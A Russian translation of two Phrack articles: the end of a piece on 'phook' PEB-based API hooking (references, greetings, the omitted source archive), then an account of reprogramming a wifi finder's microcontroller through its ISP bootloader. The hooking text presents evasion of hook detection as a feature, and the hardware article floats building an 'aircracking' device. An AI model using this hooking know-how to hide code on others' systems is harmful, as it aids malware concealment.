2. В зависимости от требуемой функциональности реализовать перенаправление следующих API:

- CreateFileA/CreateFileW
- CreateFileExA/CreateFileExW
- ReadFile
- ReadFileEx
- WriteFile
- WriteFileEx
- ...

• ... и дай волю воображению ;-)

8. Заключение

Если необходимо перехватить один API/экспорт, можно воспользоваться любым из существующих методов. Однако если требуется мониторинг или виртуализация нескольких API/экспортов, phook значительно упрощает реализацию: достаточно запрограммировать только нужную функциональность API/экспортов.

Кроме того, данный метод ориентирован на обратную инженерию программного обеспечения и систем защиты от вредоносного кода, поскольку затрудняет альтернативные методы поиска экспортов и устранения хуков.

9. Благодарности

Рекомендации по статье:

- phrack staff
- Tarako

Перевод строк phook на английский язык:

- Southern
- LogicMan
- XENMAX

Переводы статьи на английский язык:

- BETA : Ana Hijosa
- BETA 2: delcoyote
- ACTUAL: LogicMan

Вирусная сцена:

- GriYo, zert, Slow, pluf, xezaw, sha0 ...

Сцена реверс-инженерии:

- pOpE, JKD, ilo, Ripe, int27h, at4r, uri, numitor, vikt0ry, kania, remains, S-P-A-R-K ...

Прочие:

- sync, ryden, xenmax, ozone/membrive, ^snake^, topo, fixgrain, ia64, overdrive, success, scorpionn, oyzzo, simkin, !dSR ...

Все участники vx.7a69ezine.org и 7a69ezine.org ;-)

И особая благодарность YJesus — <http://www.security-projects.com>

10. Смежные работы

[Т.1] — Авторам не известны работы, аналогичные phook. Тем не менее существует статья о PEB HOOKING, написанная Deroko: «PEB DLL Hooking Novel method to Hook DLLs». Статья опубликована в ARTeam-Ezine, номер 2.

- http://www.arteam.accessroot.com/ezine/file_info/download1.php?file=ARTeam.eZine.Number2.rar

11. Ссылки

[R.1] — Структуры PEВ:

- <http://undocumented.ntinternals.net/>

[R.2] — Получение важных данных из PEВ под NT:

- <http://vx.netlux.org/29a/29a-6/29a-6.224>

[R.3] — Visual Studio, Microsoft Portable Executable and Common Object File Format Specification. Revision

- <http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.msp>

[R.4] — What Goes On Inside Windows 2000: Solving the Mysteries of the Loader:

- <http://msdn.microsoft.com/msdnmag/issues/02/03/Loader/>

[R.5] — winnt.h (DEV-CPP):

- <http://www.bloodshed.net/devcpp.html>

[R.6] — CreateProcess:

- [http://msdn2.microsoft.com/en-us/library/ms682425\(vs.80\).aspx](http://msdn2.microsoft.com/en-us/library/ms682425(vs.80).aspx)

[R.7] — Three Ways to Inject Your Code into Another Process:

- <http://www.codeproject.com/threads/winspy.asp>

[R.8] — Import address table hooks:

- <http://www.securityfocus.com/infocus/1850>

[R.9] — Code overwriting:

- <http://www.codeproject.com/system/hooksyst.asp>

[R.10] — Hooks:

- <http://msdn2.microsoft.com/en-us/library/ms632589.aspx>

[R.11] — System Call Optimization with the SYSENTER Instruction:

- <http://blog.donews.com/zwell/archive/2005/03/13/300440.aspx>

[R.12] — Run-Time Dynamic Linking:

- <http://msdn2.microsoft.com/en-us/library/ms685090.aspx>

[R.13] — Thread Walking:

- <http://msdn2.microsoft.com/en-us/library/ms686780.aspx>

[R.14] — CreateFile:

- <http://msdn2.microsoft.com/en-us/library/aa363858.aspx>

[R.15] — MAN GCC (-fomit-frame-pointer):

- <http://www.astro.uni-bonn.de/~webstw/cm/gnu/gcc/gcc.1.html>

[R.16] — MINGW:

- <http://www.mingw.org/>

[R.17] — ReadFile:

- <http://msdn2.microsoft.com/en-us/library/aa365467.aspx>

[R.18] — Registry Functions:

- <http://msdn2.microsoft.com/en-us/library/ms724875.aspx>

[R.19] — File Management Functions:

- <http://msdn2.microsoft.com/en-us/library/aa364232.aspx>

[R.20] — Winsock Functions:

- <http://msdn2.microsoft.com/en-us/library/ms741394.aspx>

[R.20] — MSDN LIBRARY:

- <http://msdn2.microsoft.com/en-us/library/>

[R.21] — Iczelion's Win32 Assembly Homepage:

- <http://win32assembly.online.fr/>

12. Исходный код

```
Message-ID: <wc2007101518005420031419875@localhost>
MIME-Version: 1.0
Content-Description: "UU encode of phookt~1.gz by Wincode 2.7.3"
Content-Type: application/X-gzip; name="phookt~1.gz"
Content-Transfer-Encoding: X-uuencode
Content-Disposition: attachment; filename="phookt~1.gz"

begin 644 phookt~1.gz
[UU-encoded binary data — опущено; оригинальный архив доступен в исходном файле Phrack 65-10]
end
```

Исходный код phook распространяется в виде UU-encoded архива phookt~1.gz, приложенного к оригинальной статье. Полный UU-encoded блок содержится в оригинальном файле Phrack Issue 65, File 10.

Взлом \$49-долларового Wifi-искателя

Автор: openschemes

Содержание

1. Введение
2. Обзор устройства
3. Вскрытие устройства
4. Внутреннее устройство и исследование
5. Доступ к ISP-загрузчику
6. Возможности ISP-загрузчика
7. Возможности программного загрузчика
8. Внедрение собственного кода
9. Заключение
- A. Ссылки

1.0 - Введение

Рождество прошло, и в холодные недели после него мы уже успели заскучать по блестящим новым игрушкам, оставленным Сантой под ёлкой. Единственный выход — взломать их! В этой статье описывается наша успешная атака на популярный wifi-искатель, и вы получите возможность использовать устройство новыми и интересными способами. Вас ограничивает только ваша собственная фантазия!

Любой успешный взлом должен начинаться с постановки чёткой цели. Благодаря настойчивости и творческому мышлению вы увидите шаги, необходимые для достижения этой цели. Простое заявление «я хочу взломать это устройство» бессмысленно без контекста, а недостижимые цели заставят вас погрязнуть в промежуточных шагах и, скорее всего, бросить проект. Поэтому мы настоятельно рекомендуем начинать каждый взлом с небольших шагов, и по мере выполнения каждого из них перед вами будут открываться новые двери и пути для дальнейшего исследования и разработки.

В случае с wifi-искателем нашей предпоследней целью было выполнение собственного кода на его внутреннем микроконтроллере. Мы достигли этой цели и опишем предпринятые шаги. Легко видеть, что, достигнув этой цели, мы открыли множество новых путей для расширения возможностей устройства. Некоторые из них просты — например, разрешить устройству искать скрытые SSID и просматривать wifi-каналы, недоступные в США. Другие более амбициозны — например, создание портативного устройства для «взлома эфира» (aircracking). Часть этих тем будет рассмотрена в будущем, но мы призываем вас сесть с устройством, вооружившись знаниями о нём, и спланировать собственный путь.

Мы извиняемся, если текст покажется вам длинным и запутанным описанием нашей атаки, однако мы убеждены, что настоящий взлом — это ПРОЦЕСС, а не результат. Дай человеку взлом — и он запрограммирует свой wifi-искатель. Научи человека взламывать — и он сможет запрограммировать что угодно...

Инструменты, использованные в этой атаке:

- На аппаратной стороне мы использовали модифицированный преобразователь USB-RS232 для связи с последовательным портом wifi-искателя. Альтернативой может служить самостоятельная сборка преобразователя 3.3 В RS232 на микросхеме MAX3232. Схемы приведены ниже.
- На программной стороне мы использовали комбинацию дизассемблера IDA [1] и ассемблера Keil A51 [2]. Этот ассемблер можно использовать из командной строки или из среды разработки Keil uVision IDE.

Основные этапы проекта:

- А) Вскрытие и определение устройств и их возможностей
- В) Исследование с целью поиска «чёрного хода» в устройство
- С) Создание и использование интерфейса для связи с устройством
- D) Изучение внутренней работы устройства
- Е) Расширение и модификация работы устройства

Это лишь краткий обзор верхнего уровня схемы, и, как вы скоро убедитесь, для достижения каждого из этих шагов требуется немало низкоуровневого хакинга. Мы надеемся, что этот текст окажется для вас информативным и познавательным, пока мы описываем нашу атаку на это интересное маленькое устройство.


2.0 - Обзор устройства

Сегодня на рынке существует несколько уровней wifi-искателей. Дешёвые устройства просто обнаруживают микроволновое излучение. Они реагируют на 802.11, но также на некоторые радиотелефоны, радионяни или на соседскую маму, разогревающую суп в микроволновке. Это мусор, состоящий лишь из усилителя и полосового фильтра. Устройства следующего уровня умеют обнаруживать точки доступа, но дают обратную связь лишь в виде нескольких светодиодов, показывающих близость сигнала. Тоже мусор.

Высший уровень wifi-искателей сегодня стоит от 40 до 100 долларов США и представляет собой автономный USB wifi-адаптер, сопряжённый с хост-микроконтроллером и ЖК-экраном для отображения SSID, канала и уровня сигнала. В нём предусмотрена небольшая литий-ионная батарея для портативного использования; устройство заряжается при подключении к USB-порту. Вы легко распознаете это устройство — это единственный wifi-искатель с ЖК-экраном! Этот рынок захвачен одним разработчиком, продающим свою разработку множеству компаний, поэтому на сегодняшний день существует лишь один настоящий продукт, выпускаемый под разными марками. В ходе наших исследований мы пришли к выводу, что все эти устройства по сути одинаковы с точки зрения хакерского потенциала и все они подвержены нашим атакам. Вот список найденных нами устройств — все они доступны в местных магазинах или у онлайн-ритейлеров, например Amazon.com.

Производитель	Модель	Ссылка
-----	-----	-----
Allnet	ALL-0298	[3]
ZyXel	AG-225H	[4]
ConneCTec	AG-225H	None
TrendNet	TEW-429UB	[5]
Linksys	WUSB54G	[6]

Все устройства имеют общий форм-фактор: USB-флешка с переключателем Вкл/Выкл и двумя кнопками для портативного использования: «Seek» (поиск) и «Next» (следующий).



При включении устройства без подключения к ПК запускается процедура поиска. Кроме того, нажатие Seek в большинстве случаев перезапускает процедуру поиска. После обнаружения нескольких точек доступа нажатие Next позволяет перебирать их, отображая SSID, канал, тип шифрования и уровень сигнала.

При удержании Seek во время включения устройство входит в простую процедуру самодиагностики для проверки ЖК-экрана и внутренней синхронизации. При удержании Next во время включения устройство переходит в режим обновления прошивки для загрузки новой прошивки через USB. Замечательная функция! Но не думайте, что мы просто патчим скучный вендорский код и называем это взломом: на большинстве найденных нами устройств этот режим обновления прошивки устарел и более не способен загружать данные в хост-микроконтроллер. Нам нужен новый способ проникнуть в микроконтроллер, и это сделали непросто.

3.0 - Вскрытие устройства


Проще всего открывается ZyXel/Allnet, затем Linksys и потом TrendNet. Последовательно «удешевляя» производство, вендоры невольно усложнили вскрытие корпуса без повреждений. Но нас небольшие повреждения не пугают, и даже TrendNet с отломанными фиксаторами можно закрыть обратно и вернуть в магазин без проблем. Хотя вы бы никогда так не поступили, конечно... Просто для примера.

Чтобы открыть устройство, нужно снять ЗАДНЮЮ панель (не ту, на которой находится ЖК-экран). Начните с надавливания на задние боковые части устройства — задняя часть находится со стороны БЕЗ USB-разъёма. Надавлив на любой из задних углов, можно легко открыть ZyXel. Небольшое поддевание крышкой тоже творит чудеса и не оставляет следов. Устройство TrendNet зафиксировано 6 очень дешёвыми пластиковыми фиксаторами, которые легко сломаются при попытке открыть. Но TrendNet — самое дешёвое устройство на рынке, поэтому именно его вы, скорее всего, и будете взламывать.

Конечно, можно всегда поддеть отвёрткой, если вас не беспокоит целостность корпуса.

Открыв устройство, вы увидите, что оно состоит из двух плат, соединённых 10-контактным разъёмом. Верхняя плата крепится одним маленьким винтом у задней части устройства. Можете смело выбросить этот винт, съесть или сделать что угодно. Он не нужен. Плата USB/wifi содержит чип ZD1211 802.11 и радиочастотную подсистему. По сути, это то же самое, что и обычный USB-адаптер 802.11 аналогичного форм-фактора. После извлечения винта можно потянуть за USB-разъём и вытащить эту плату, освободив её от 10-контактного разъёма, соединяющего её с нижней платой. Нижняя плата содержит объект нашей атаки — таинственный микроконтроллер WHFX30, который, по всей видимости, является «мозгом» операции.

Вот боковой вид того, как платы соединяются между собой. При взгляде сверху во время разборки обратите внимание, что компоненты на плате wifi расположены снизу, а на плате микроконтроллера — сверху. Чтобы увидеть интересные компоненты, платы необходимо разъединить.



4.0 - Внутреннее устройство и исследование


Как было сказано ранее, всю верхнюю плату можно использовать как обычный автономный USB wifi-адаптер для ПК. Эта архитектура на базе чипсета ZD1211 широко распространена и нам неинтересна. За информацией о данной плате и устройстве ZD1211 отсылаю вас к отличным материалам сообщества Linux, чьи драйверы и исходный код свободно доступны по ссылке [7]. Там вы найдёте исходный код с описанием USB-эндпоинтов, настройки регистров ZD1211, режима прослушивания (promiscuous mode), каналов и другие полезные сведения.

Но нигде нет информации об устройстве «WHFX30»... Это призрак, полузаказная микросхема, в которой хранятся мозги искателя. Поскольку вендорский загрузчик прошивки настолько ограничен, нам необходимо найти способ взломать этот таинственный чип и загрузить в него свой код.

Изучая устройство в интернете, мы обнаруживаем прекрасные отправные точки для нашей атаки в исследовании устройства Дж. Маусхаммером [8]. Г-н Маусхаммер первым попытался взломать устройство и является автором значительного объёма первоначальной информации. Он предположил, что WHFX30 содержит микроконтроллер 805x, и дизассемблирование одного из обновлений прошивки подтверждает эту вероятность. Он также описал некоторые блоки данных в прошивке WHFX30, показав таблицу шрифтов и загрузочную графику, но не пошёл дальше. Возможно, его цели были слишком амбициозны, или он погряз в промежуточных шагах. Мы же твёрдо намерены держать цель в фокусе: проникнуть в WHFX30.

Изучая файл загрузчика прошивки, мы видим, что только 16-килобайтный блок, находящийся по адресу 0x4000, является кодом 8051. Однако в нём нет векторов прерываний (они должны находиться по адресу 0x0000) и нет процедур обработки прерываний, поэтому это, вероятно, НЕ вся программа 8051. Кроме того, отсутствуют текстовые строки для процедур самодиагностики и обновления прошивки. Это приводит нас к выводу, что загрузчик прошивки имеет доступ лишь к небольшой части кода устройства: конкретно к процедуре поиска. Это также говорит нам о том, что устройство WHFX30, вероятно, содержит более 16 Кб кодовой памяти, что хорошо для расширения возможностей.

Воспользуемся этой возможностью, чтобы заимствовать распиновку 10-контактного разъёма от Маусхаммера. Мы можем придумать собственные названия, но лучше начать формировать стандарт обозначений для этого устройства. Обратите внимание: мы смотрим на гнездо разъёма на нижней (WHFX30) плате.



- J1) Неизвестно (пока)
- J2) Scanning (сканирование)
- J3) Start of Scan (начало сканирования)
- J4) GND
- J5) GND
- J6) USB Data (устарело?)
- J7) Последовательные данные (ZD1211 TxD, WHFX30 RxD)
- J8) USB Data (устарело?)
- J9) Последовательные данные (ZD1211 RxD, WHFX30 TxD)
- J10) USB Power to charger (питание USB на зарядное устройство при подключении к ПК)

Столкнувшись с незнакомым чипом, лучше всего собрать как можно больше информации и начать её сортировку, пока не придёте к точной идентификации. Я считаю, что практически все устройства можно отнести к одной из трёх категорий:

А) Серийный чип

— Информация о таких устройствах доступна свободно или легко находится.

В) Полуказачной чип на основе серийного

— Информация МОЖЕТ быть доступна в зависимости от степени секретности применения. Например, в банкоматах часто используются универсальные защищённые процессоры 8051, но никто никогда в этом не признается.

С) Полностью заказной чип

— Целесообразен только при очень больших объёмах производства, как специальные графические чипы для новой игровой приставки. Если вы не работаете в Sony или Nvidia, вероятность получить какую-либо информацию об этих чипах близка к нулю.

Наше устройство явно не категории А, а этот дешёвый USB-гаджет не заслуживает С, значит, перед нами В: вероятно, стандартный (но перемаркированный) чип или хотя бы основанный на таком.

Пример В-типа — интересный процессор, который я видел в японских игровых автоматах. Слишком много контактов для обычного процессора, но окружающая схемотехника слишком проста, чтобы это было что-то иное. Что оказалось внутри? Обычный микроконтроллер 8032 с обычной микросхемой EEPROM в одном корпусе. Он сделан только для этого производителя игровых автоматов-пачисло, но внутри — всё стандартное. Видимо, теория состоит в том, что, не зная, что это такое, пользователи и конкуренты не смогут получить к нему доступ. НЕВЕРНО! Неизвестность не создаёт безопасности. Это устройство можно прочитать и записать стандартным программатором EEPROM, как только будет известна распиновка.

Но вернёмся к нашему маленькому wi-fi-искателю. Мы можем отследить расположение контактов VDD (питание) и GND, а также знаем, что на нескольких других контактах есть порт RS232. Нескольких известных контактов часто достаточно для идентификации «лёгкого В» — стандартного устройства, просто помеченного иначе. Но для нашего случая это не подходит: слишком много производных 805х с разными распиновками, чтобы сделать точную идентификацию.

Нам нужна дополнительная информация. Можно попробовать социальную инженерию, но судя по всему, вендоры сами не знают внутренностей WHFX30, а оригинальный разработчик связан соглашением о конфиденциальности с вендорами, так что здесь удача вряд ли улыбнётся.

На этом этапе один из наших участников прибег к несколько грязному трюку при исследовании WHFX30. Он называется «Десар» (декапсуляция): в верхней части пластикового корпуса микросхемы с помощью сильной кислоты вытравливается отверстие, через которое можно рассмотреть кристалл внутри. Мы не рекомендуем делать это самостоятельно — это очевидно опасно и может повредить плату, если не быть осторожным! Но за небольшую плату в 50–100 долларов компании могут провести декапсуляцию вашей микросхемы даже когда она впаяна в плату. Такие компании можно найти, поискав по ключевым словам «SEM» (сканирующий электронный микроскоп), «FIB» (сфокусированный ионный пучок), «Decap», «IC Failure Analysis» (анализ отказов микросхем). Они с удовольствием декапсулируют вашу микросхему за

номинальную плату и обычно смеются и шутят, когда приносишь iPod или другой дорогой гаджет. Думаю, они смеются не потому, что вы хотите декапсулировать проприетарные чипы Apple, а потому что уже делали это столько раз, что предпочли бы просто рассказать вам, что внутри. Наглецы!

После декапсуляции WHFX30 его исследовали под микроскопом и обнаружили логотип производителя: Macronix. Производитель почти всегда наносит логотип и торговую марку на микросхему, если только это не вопрос серьезной безопасности или не такой дешёвый гаджет (вроде мигалки), что логотип опускается. Зная имя производителя, оставалось изучить продукцию Macronix и найти ту, что соответствует распиновке и возможностям WHFX30: MX10E8050A. Техническое описание этого устройства можно скачать с сайта Keil, производящего хорошую среду разработки microvision (uVision), которую вы, вероятно, будете использовать позднее. Техническое описание MX10E8050A доступно по ссылке [9].

MX10E8050A — это простой клон 8051 с несколькими портами GPIO, UART, 2 Кб внутренней RAM и довольно большой 64-килобайтной EEPROM (разделённой на 4 блока по 16 Кб) для хранения кода. Уже эта небольшая порция знаний помогает нам понять, для чего нужно странное смещение 0x4000 в загрузчике прошивки: данную EEPROM можно стирать только блоками по 16 Кб, и нельзя (не следует?) стирать блок, из которого выполняется код. Поэтому, чтобы иметь «режим обновления прошивки», разработчики должны были разместить эти процедуры вместе с векторами переходов и обработчиками прерываний в первом блоке EEPROM, с 0x0000 по 0x3FFF. Далее идут процедуры поиска точек доступа в 0x4000–0x7FFF, а два верхних блока не используются. ПРИМЕЧАНИЕ: На самом деле они служат буферной памятью для записи новой прошивки перед её прошивкой по адресу 0x4000, но не будем вдаваться в детали.

5.0 - Доступ к ISP-загрузчику

На этом этапе всё начинает стремительно проясняться. Мы завершили промежуточные цели по исследованию и идентификации нашей цели, и беглое изучение описания MX10 сообщает нам, что в каждом устройстве в ПЗУ прошит более глубокий загрузчик. Это типично для клонов 8051, и широкая улыбка появилась на наших лицах, когда мы узнали, как его активировать.

Мы близки к основной цели и вскоре получим возможность прочитать и перезаписать всю 64-килобайтную EEPROM с помощью ISP-загрузчика. Но нам нужен способ общения с устройством, а также специальная последовательность инициализации для активации этого заводского загрузчика в ПЗУ. Начнём с последовательности включения питания. В описании сказано, что если удерживать вывод !PSEN низким, а выводы ALE и !EN высокими во время сброса, мы войдём в ISP-загрузчик.

ЕА уже удерживается платой высоким, а ALE по умолчанию будет высоким при принудительном опускании !PSEN, так что нам нужно лишь удержать !PSEN низким. Поначалу мы тыкали в него заземлённой иглой, что работает, но рискует повредить цепи ввода-вывода затронутого вывода. Небольшое трассирование печатной платы показало нам, что J1 на 10-контактном разъёме используется как подтяжка !PSEN к нулю во время небольшой задержки включения. Так что всё просто! Достаточно заземлить J1, соединив его с J4, и включить устройство. Готово! Мы попали в загрузчик!

Когда загрузчик активен, для передачи команд и данных EEPROM используется порт RS232 WHFX30. Однако это логический сигнал 3,0 В / 0 В, а не сигналы -12 В / 12 В, используемые портом RS232 вашего ПК. НЕ подключайте ПК к искателю без подходящего интерфейса — иначе вы сожжёте WHFX30. Поскольку WHFX30 требует логических уровней 3 В, можно использовать

3-вольтовую версию популярной микросхемы MAX232 — MAX3232. Техническое описание от Maxim доступно по ссылке [A].

Вам понадобятся микросхема MAX3232, пять конденсаторов 0,1 мкФ и либо обрезанный кабель RS232, либо разъём RS232. Схему опишу текстом, так как ASCII-схемы всегда оставляют желать лучшего. В описании схемы используются общепринятые обозначения: VCC или VDD — напряжение питания устройства, здесь 3,0 В или 3,3 В; GND — земля устройства; RxD — принимающий вход, TxD — передающий выход. И ПК, и искатель имеют линии TxD и RxD, поэтому данная интерфейсная микросхема используется для подключения TxD ПК к RxD искателя и наоборот. Это должно помочь не запутаться при разводке.

Шаги монтажа:

- А) Подключите источник питания 3 В к выводу 16.
ПРИМЕЧАНИЕ: Подключите конденсатор (C5) от VCC к GND для фильтрации помех.
- В) Подключите GND источника питания к выводу 15.
ПРИМЕЧАНИЕ: Соедините этот GND с GND WHFX30 на J4 10-контактного разъёма.
- С) Накопительный конденсатор C1 соединяет вывод 1 с выводом 3.
- Д) Накопительный конденсатор C2 соединяет вывод 4 с выводом 5.
- Е) Резервуарный конденсатор C3 соединяет вывод 2 с GND.
- Ф) Резервуарный конденсатор C4 соединяет вывод 6 с GND.
ПРИМЕЧАНИЕ: C4 имеет обратную полярность, поэтому «+» подключается к GND.
- Г) RS232 RxD (вывод 2 на 9-контактном разъёме RS232) подключается к выводу 14.
- Н) RS232 TxD (вывод 3 на 9-контактном разъёме RS232) подключается к выводу 13.
- И) WHFX30 RxD (вывод J7 на 10-контактном разъёме) подключается к выводу 12.
- Ж) WHFX30 TxD (вывод J9 на 10-контактном разъёме) подключается к выводу 11.

Интерфейс MAX3232

```
+-----) |--- C1+  -|1  U 16|-  Vcc ---| (---GND
|  GND--)|-- V+  -|2   15|-  GND -----GND
+----- C1-  -|3   14|-  T1out ---> RS232 RxD (RS232 p2)
+----)|---- C2+  -|4   13|-  R1in  <--- RS232 TxD (RS232 p3)
+----- C2-  -|5   12|-  R1out ---> WHFX30 RxD (Header J7)
      GND--| (-- V-  -|6   11|-  T1in  <--- WHFX30 TxD (Header J9)
          T2out -|7   10|-  T2in
          R2in  -|8    9|-  R2out
              |_____|
```

Альтернативный вариант — купить дешёвый преобразователь USB-RS232 и просто подпаяться к его 3-вольтовым линиям RxD и TxD, избавив себя от необходимости собирать схему на MAX3232.

6.0 - Возможности ISP-загрузчика

Итак, вы собрали и проверили интерфейсную плату и подключили её к wifi-искателю. Вы соединили J1 и J4 перемычкой для активации загрузчика и включили wifi-искатель, пока на ПК запущен HyperTerminal. Что дальше?

Поначалу устройство ничего не отправляет или посылает мусорный символ. Оно ожидает заглавную «U» для определения и настройки скорости передачи данных. После отправки нескольких «U» устройство начнёт эхом возвращать символы. Теперь вы общаетесь с ISP-загрузчиком.

На этом этапе мы замечаем расхождение с техническим описанием. Возможно, наше устройство — не совсем MX10E8050A, или в описании есть ошибка. В нём сказано, что можно отправлять записи как в ASCII, так и в двоичном виде. Мы обнаружили, что устройство реагирует только на двоичные записи (поэтому HyperTerminal весьма ограничен). Но команды, перечисленные в описании, верны — их нужно отправлять в двоичном, а не в ASCII-формате. Загрузите программу для связи с сайта

openschemes, ссылка в конце статьи.

Пересылаемые записи основаны на формате Intel Hex Record, который вы могли видеть в .HEX-файлах своего компилятора. Но это устройство использует расширенный набор для включения команд. Формат при этом одинаков. Подробности формата hex-записей доступны в ссылке [B].

Универсальный формат hex-записи:
: nn aa aa rr dd ... dd cc <crLf>

Номер	Данные	Описание
-----	----	-----
1)	0x3A	(Символ «:») — начало записи.
2)	0xnn	Количество байт данных в команде.
3-4)	0xaa, 0xaa	Адрес местоположения для доступа, или 00,00 в противном случае.
5)	0xrr	Тип записи (или тип команды).
6-n)	0xdd....	Пакет данных, длиной, указанной в байте №2.
n+1)	0xcc	Контрольная сумма в дополнительном коде. Сумма (кроме «:»), mod FF, инверсия+1.

Получив полную команду, устройство отвечает либо «.» (корректная контрольная сумма), либо «X» (некорректная контрольная сумма). Единственный другой ответ — «R», если попытаться записать данные, которые не были успешно записаны. Мы никогда не получали его, если только не пытались писать до стирания EEPROM.

В техническом описании предложены полезные команды, и мы придумали ещё несколько. Приведём их в виде hex-строк, поскольку в ASCII они выглядят как мусор! Типичный набор команд — следующая последовательность.

1) Дамп EEPROM.

0x3A, 0x05, 0x00, 0x00, 0x04, 0x00, 0x00, 0xFF, 0xFF, 0x00, 0xF9

Описание: чтение EEPROM (0x04) с адреса 0x0000 по 0xFFFF, контрольная сумма 0xF9.

Эта команда выгружает всё содержимое кодовой памяти WHFX30 на последовательный порт. Это первая команда, которую вам нужно использовать, чтобы получить чистую копию 64-килобайтной EEPROM на случай, если вы что-то испортите позже.

2) Полное стирание чипа.

0x3A, 0x01, 0x00, 0x00, 0x03, 0x07, 0xF5

Описание: стирание всех блоков EEPROM (0x03) + статусный байт и загрузочный вектор, контрольная сумма: 0xF5.

Можно также стирать по блокам, но данная команда очищает всё содержимое чипа — именно она является нашим предпочтительным методом. Обратите внимание: после стирания необходимо перезаписать загрузочный вектор, иначе чип навсегда застрянет в ISP-загрузчике.

3) Проверка на пустоту.

0x3A, 0x05, 0x00, 0x00, 0x04, 0x00, 0x00, 0xFF, 0xFF, 0x01, 0xF8

Описание: проверка на пустоту (0x01) устройства с 0x0000 по 0xFFFF.

Нельзя успешно запрограммировать EEPROM с данными, поэтому сначала нужно проверить её на пустоту. Это занимает несколько секунд при успешном прохождении, но при неудаче проверка завершается немедленно, как только чип обнаружит какие-либо данные.

4) Программирование данных.

0x3A, 0x10, 0x00, 0xhh, 0x11, 0x00, 16 байт данных, Контрольная сумма

Описание: программирование EEPROM (0x00) по адресу 0xhhh следующими байтами. Первый байт — длина данных. Здесь используется 0x10 для 16 байт, но это значение можно изменить. Обратите внимание: контрольную сумму необходимо вычислять на лету, и суммирование контрольной суммы НЕ включает первый байт 0x3A.

Если вы не знаете, как формировать контрольные суммы Intel, вот инструкция:

- а) Суммируйте байты по модулю 256 (или суммируйте в байтовой переменной и дайте ей переполниться).
- б) Переведите в дополнительный код. Быстрый способ — вычесть сумму из 256 (0x100), или оставить 0, если сумма оказалась 0x00.

Для незнакомых с дополнительным кодом: это число, при добавлении которого к сумме получается 0x100. Так, при итоговой сумме 0x7E контрольная сумма будет 0x82. Поскольку контрольная сумма байтовая, итоги 0x17E или 0x217E также дадут 0x82, так как учитывается только последний байт. Если итоговая сумма кратна 0x100, контрольная сумма будет 0x00.

5) Стирание загрузочного вектора и статусного байта.

0x02, 0x00, 0x00, 0x03, 0x04, 0x00, 0xf7

Описание: стирание (0x03) BV/статусного байта (0x04) после завершения программирования в подготовке к восстановлению значений по умолчанию.

После программирования статус и BV будут настроены на продолжение загрузки в ISP-загрузчик. Чтобы вернуть чип в нормальный режим (загрузка с EEPROM), нужно вручную очистить и перезаписать BV. Обратите внимание: после очистки этих байт очень важно успешно перезаписать BV в значение по умолчанию, иначе вы фактически ОТКЛЮЧИТЕ ISP-загрузчик навсегда. При проблемах с записью BV просто выполните полное стирание чипа, чтобы выйти из этого опасного состояния. Но НИКОГДА не отключайте питание, застряв на шаге 5.

6) Запись загрузочного вектора.

0x03, 0x00, 0x00, 0x03, 0x06, 0x01, 0xFC, 0xF7

Описание: запись (0x03) загрузочного вектора (0x01) со значением 0xFC (для 0xFC00), контрольная сумма: 0xF7.

Эта команда сбрасывает загрузочный вектор к значению по умолчанию 0xFC00. Не отключайте устройство между шагами 5 и 6, иначе загрузочный вектор останется на 0x0000, и устройство будет всегда выполнять запрограммированную EEPROM, лишив вас возможности когда-либо снова войти в ISP-загрузчик.

Предположим, что на данном этапе вы уже сделали дампы всей 64-килобайтной EEPROM устройства. Лишь 16 Кб совпадут с данными из вендорского файла обновления прошивки — это означает, что большая часть данных по-прежнему неизвестна. Не бойтесь, смелый хакер — сейчас мы опишем расположение и функции этой кодовой EEPROM.

64-килобайтная EEPROM разделена на четыре логических блока по 16 Кб. Это разбиение предусмотрено производителем, чтобы чип мог стирать и перепрограммировать себя ограниченным образом. Во всех изученных прошивках разбиение следует следующей схеме:

Раздел	Логический адрес	Функция
--------	------------------	---------

-----	-----	-----
1	0000h-3FFFh	Загрузчик и процедуры самодиагностики
2	4000h-7FFFh	Процедуры поиска точек доступа
3	8000h-BFFFh	Буфер 1 — данные wifi?? Пока неизвестно..
4	C000h-FFFFh	Буфер 2 — рабочий буфер загрузчика

Как и в большинстве микроконтроллеров 8051, типичное выполнение после включения или сброса начинается с адреса 0000h в разделе 1. Здесь микроконтроллер сначала очищает RAM и проверяет целостность памяти, а затем проверяет состояние кнопок. Если нажаты кнопки режима самодиагностики или загрузчика, микроконтроллер работает исключительно в разделе 1. В «режиме обновления прошивки», расположенном в этом разделе, микроконтроллер может стирать и перезаписывать другие блоки. Например, при загрузке новой процедуры поиска в режиме обновления прошивки микроконтроллер сначала стирает блок C000 и записывает туда загруженные данные. Если контрольная сумма верна, блок 4000 стирается и туда записывается новая процедура поиска.

Второй раздел — процедура поиска точек доступа, которая выполняется при активном поиске устройством. Если при включении не удерживается ни одна кнопка, выполнение перепрыгивает через загрузчик и продолжается в процедуре поиска этого блока.

Третий раздел используется как буфер, но его функция не определена на 100%. Мы предполагаем, что он используется для записи wifi-данных, но наши заметки по этому поводу не подтверждены.

Четвёртый раздел используется как рабочий буфер в режиме обновления прошивки для временной записи новой прошивки. При входе в режим обновления прошивки блок C000 стирается. По мере поступления новой прошивки на устройство она сначала записывается сюда. После успешной передачи данные проверяются на корректность. Если всё верно, блок 4000 стирается, и эти данные копируются туда для постоянного использования в качестве новой процедуры поиска. Этот упрощённый процесс обновления несколько безопаснее, поскольку данные загружаются и проверяются до выполнения обновления — именно на нём сосредоточен следующий раздел.

7.0 - Возможности программного загрузчика

